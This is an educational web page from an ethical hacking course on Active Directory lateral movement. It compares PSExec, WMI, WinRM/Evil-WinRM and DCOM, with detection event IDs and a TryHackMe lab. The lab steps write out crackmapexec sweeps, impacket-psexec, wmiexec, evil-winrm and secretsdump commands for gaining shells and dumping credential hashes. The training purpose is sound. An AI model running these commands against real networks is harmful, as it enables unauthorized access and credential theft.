
This educational guide teaches practical execution of Active Directory lateral movement attacks by implementing the attack paths identified through BloodHound in Day 27. It covers four primary lateral movement techniques (PSExec, WMI, WinRM, DCOM) with different operational characteristics, port requirements, and detection signatures, enabling penetration testers to traverse compromised networks efficiently while understanding the forensic footprint each technique leaves. The material demonstrates how to chain credential dumping, network sweeping, and lateral moves into a cascading pipeline that progressively escalates access toward Domain Admin.
- Four execution techniques with distinct tradeoffsPSExec uses port 445 to create a Windows service (Event 7045), providing SYSTEM-level shell but generating high noise detectable by most EDR. WMI executes via port 135 without service creation, leaving smaller footprint but running as Administrator only. WinRM provides interactive PowerShell over port 5985 with full session capabilities. DCOM uses port 135 with lowest noise, leveraging legitimate COM objects. Choice depends on monitoring posture and operational requirements.
- Impacket tools implement multiple authentication methodsAll four lateral movement tools (psexec, wmiexec, secretsdump) accept either plaintext credentials (username:password) or NTLM hashes with the -hashes flag, enabling Pass the Hash attacks without needing decrypted passwords. This allows attackers to use hashes extracted from compromised systems to immediately authenticate to other machines, creating seamless credential cascade workflows.
- Credential dump → move → dump pipeline architectureThe article presents a five-phase operational cycle: CrackMapExec identifies accessible machines with current credentials, PSExec or WMI moves to a target, secretsdump remotely extracts SAM hashes without needing interactive shell, new hashes are tested against remaining subnet via CrackMapExec, and BloodHound is updated to recompute shortest paths from newly owned systems. This cascading approach is presented as the standard workflow in professional internal penetration tests.
- Evil-WinRM provides Linux-based interactive sessionsEvil-WinRM is a Kali Linux tool that establishes interactive PowerShell sessions over WinRM, offering features absent from basic impacket-wmiexec including tab completion, file upload/download capability, and in-memory PowerShell script loading without disk writes. It supports both plaintext passwords and Pass the Hash using the -H flag, making it the preferred tool for WinRM-based lateral movement from Linux attacking infrastructure.
- Detection signatures tied to specific technique choicesPSExec generates Event ID 7045 (new service creation), detectable by most EDR products. WMI generates Event IDs 4688 (new process) and 4648 (explicit credential use) with no service creation. WinRM generates WSMan events. Understanding these Event IDs informs technique selection during engagements with active monitoring—smaller footprint techniques like WMI or DCOM avoid PSExec's well-known EDR signature, while WinRM provides full capabilities for complex operations where detection risk is understood.
- BloodHound edges map to execution techniquesThe article frames BloodHound graph edges as operational requirements: AdminTo edges (user has local admin on a machine) can be traversed using PSExec, WMI, WinRM, or DCOM depending on open ports and acceptable noise. HasSession edges (interesting user logged on to a machine you have admin on) require credential dumping before lateral moves. This connection between graph analysis and specific execution methods structures the attack planning process.
- Technique selection framework for engagement scenariosThe article presents three decision scenarios: high-monitoring environments require techniques with smallest footprint (DCOM or WMI over PSExec); hash-based attacks without plaintext passwords use impacket-psexec with -hashes flag; interactive operations from Kali use Evil-WinRM for best user experience. This framework demonstrates that skilled operators choose techniques based on operational context—detection risk, available credentials, required interactivity—rather than always using one tool.
- Lab-based pipeline execution establishes operational workflowThe article prescribes hands-on exercises using TryHackMe or isolated AD labs to practice the full lateral movement cycle: CrackMapExec identification, PSExec/WMI/Evil-WinRM shell access, secretsdump credential extraction, subnet-wide hash testing, and progression to next machines. Documenting which ports each technique required and which Event IDs appeared builds detection awareness necessary to write actionable client recommendations in penetration test reports.
Bottom line: Effective Active Directory penetration testing requires selecting appropriate lateral movement techniques (PSExec, WMI, WinRM, DCOM) based on detection posture and operational context, then chaining them with credential dumping and network sweeping into a cascading pipeline that progressively escalates access. Understanding the specific port requirements, privilege levels, and Windows Event ID signatures each technique generates enables both successful compromise and accurate reporting of detect
Part of the 100-Day Ethical Hacking Course
🎯 What You’ll Master in Day 28
⏱️ 55 min read · 3 hands-on exercises
📊 Where are you with AD lateral movement?
📋 What You’ll Master — Lateral Movement Techniques 2026
- Lateral Movement Overview — Traversing BloodHound Attack Path Edges
- PSExec Lateral Movement — SMB-Based Remote SYSTEM Shell
- WMI Remote Execution — Stealthy Command Execution Without New Services
- WinRM and Evil-WinRM — Interactive PowerShell Sessions From Kali
- The Credential Dump → Move → Dump Pipeline
- Detection Awareness — Event IDs and EDR Signatures Per Technique
In Day 27 you used BloodHound to identify the shortest attack path from a standard user to Domain Admin. Every edge on that path is a relationship you now need to traverse. In Day 26 you learned Pass the Hash — one traversal technique. Today covers the full suite. These techniques are the practical execution layer of the 100-Day Ethical Hacking Course‘s Active Directory module.
Lateral Movement Overview — Traversing BloodHound Attack Path Edges
Each edge type in a BloodHound graph corresponds to one or more specific lateral movement techniques. The AdminTo edge — your user has local admin on a machine — can be traversed using PSExec, WMI, WinRM, or DCOM depending on which ports are open and which footprint is acceptable. The HasSession edge — an interesting user is logged on to a machine you have admin on — requires credential dumping before the lateral move.
⏱️ Time: 10 minutes · No tools required
and explain your reasoning:
SCENARIO A: Internal penetration test
– Client has a SOC monitoring Windows Event logs via Splunk
– EDR (CrowdStrike) deployed on all endpoints
– You have local admin credentials on a workstation
– You need to move to a file server (ports 445, 5985 open)
– Detection is being monitored and would alert the client team
– Goal: move with the smallest possible EDR footprint
→ Which technique? Why?
SCENARIO B: Red team engagement
– No monitoring or detection concerns for this phase
– You have NTLM hash (no plaintext password)
– Target has SMB port 445 open
– You need a SYSTEM-level shell for privilege escalation
→ Which Impacket tool and flags?
SCENARIO C: Post-compromise enumeration
– You have valid domain credentials (username + password)
– Target machine has WinRM (port 5985) enabled
– You need to run multiple PowerShell commands interactively
– You are working from Kali Linux
→ Which tool gives you the best interactive experience?
📸 Write your technique selections with reasoning and share in #day-28-lateral on Discord.
PSExec Lateral Movement — SMB-Based Remote SYSTEM Shell
PSExec is the most well-known lateral movement technique and the baseline for understanding all others. Impacket’s implementation uploads a small service binary to the target via SMB, creates a Windows service to execute it, runs your command as SYSTEM, and cleans up afterwards. The result is the most privileged shell possible on a Windows machine — SYSTEM, not just Administrator.
WMI Remote Execution — Stealthy Command Execution Without New Services
WMI (Windows Management Instrumentation) is a built-in Windows management framework that has been present in every Windows version since NT4. Impacket’s wmiexec leverages WMI’s process creation capabilities to execute commands on remote machines without creating any new services — leaving a smaller footprint than PSExec while still providing command execution as Administrator.
WinRM and Evil-WinRM — Interactive PowerShell Sessions From Kali
WinRM (Windows Remote Management) is Microsoft’s implementation of the WS-Management protocol — designed for remote management of Windows machines. Evil-WinRM is a Kali Linux tool that provides a clean interactive interface for WinRM sessions, including PowerShell tab completion, file upload/download, and in-memory script loading. It is the preferred tool for WinRM-based lateral movement from Linux.
⏱️ Time: 30 minutes · Free TryHackMe account
(free room — covers all major techniques)
Step 2: Deploy the machines and connect via TryHackMe VPN
Step 3: The room provides credentials for a domain user account
Use CrackMapExec to identify which machines accept those creds:
crackmapexec smb 10.200.x.0/24 -u USER -p PASSWORD
Step 4: For each machine showing (Pwn3d!) — try all three tools:
a) impacket-psexec DOMAIN/USER:PASS@TARGET_IP
b) impacket-wmiexec DOMAIN/USER:PASS@TARGET_IP
c) evil-winrm -i TARGET_IP -u USER -p PASS
Step 5: From the shell gained, run secretsdump to get more hashes:
impacket-secretsdump DOMAIN/USER:PASS@TARGET_IP
Step 6: Use the new hashes to attempt lateral movement to the
next machine in the BloodHound path
Step 7: Document:
– Which ports each tool requires
– Which event IDs appeared in the Windows logs (if viewable)
– Which technique gave the best shell experience
📸 Screenshot shells from at least two different techniques and share in #day-28-lateral on Discord.
The Credential Dump → Move → Dump Pipeline
Detection Awareness — Event IDs and EDR Signatures Per Technique
Understanding which Windows Event IDs each technique generates is not just defensive knowledge — it informs your red team technique selection and helps you write more accurate pentest reports with specific detection recommendations for clients.
⏱️ Time: 20 minutes · Kali + AD lab (or TryHackMe machine)
📸 Screenshot your terminal showing successful movement across two machines and share in #day-28-lateral on Discord. Tag #lateralmovement2026
🧠 QUICK CHECK — Day 28
📋 Commands Used Today — Day 28 Reference Card
🏆 Mark Day 28 as Complete
You now have the execution toolkit to traverse every AdminTo and HasSession edge BloodHound identifies. The cascade — credential dump, CME sweep, lateral move, credential dump — is the heartbeat of every Active Directory compromise in professional penetration testing.
❓ Frequently Asked Questions
What is lateral movement in penetration testing?
What is the difference between PSExec, WMI, and WinRM for lateral movement?
What ports must be open for each lateral movement technique?
Do I need local administrator rights for lateral movement?
How do defenders detect lateral movement?
What comes after lateral movement in this course?
Day 27: BloodHound Tutorial 2026
Day 29: Data Exfiltration Techniques 2026
📚 Further Reading
- BloodHound Tutorial 2026 — Day 27 covers BloodHound attack path mapping — the analytical foundation that determines which machines to target and which lateral movement technique to use at each hop.
- Pass the Hash & Pass the Ticket 2026 — Day 26 covers NTLM hash and Kerberos ticket reuse — the credential material that powers every Impacket lateral movement command covered today.
- 100-Day Ethical Hacking Course — The complete course hub with all Active Directory attack days indexed sequentially from enumeration through domain compromise and post-exploitation.
- MITRE ATT&CK — Lateral Movement — The definitive MITRE ATT&CK Lateral Movement tactic page listing all known sub-techniques including PSExec (T1021.002), WMI (T1047), and WinRM (T1021.006) with real-world procedure examples.
- Impacket GitHub Repository — The official Impacket source and documentation covering all tools including psexec, wmiexec, smbexec, secretsdump, and the full AD attack toolkit with usage examples.
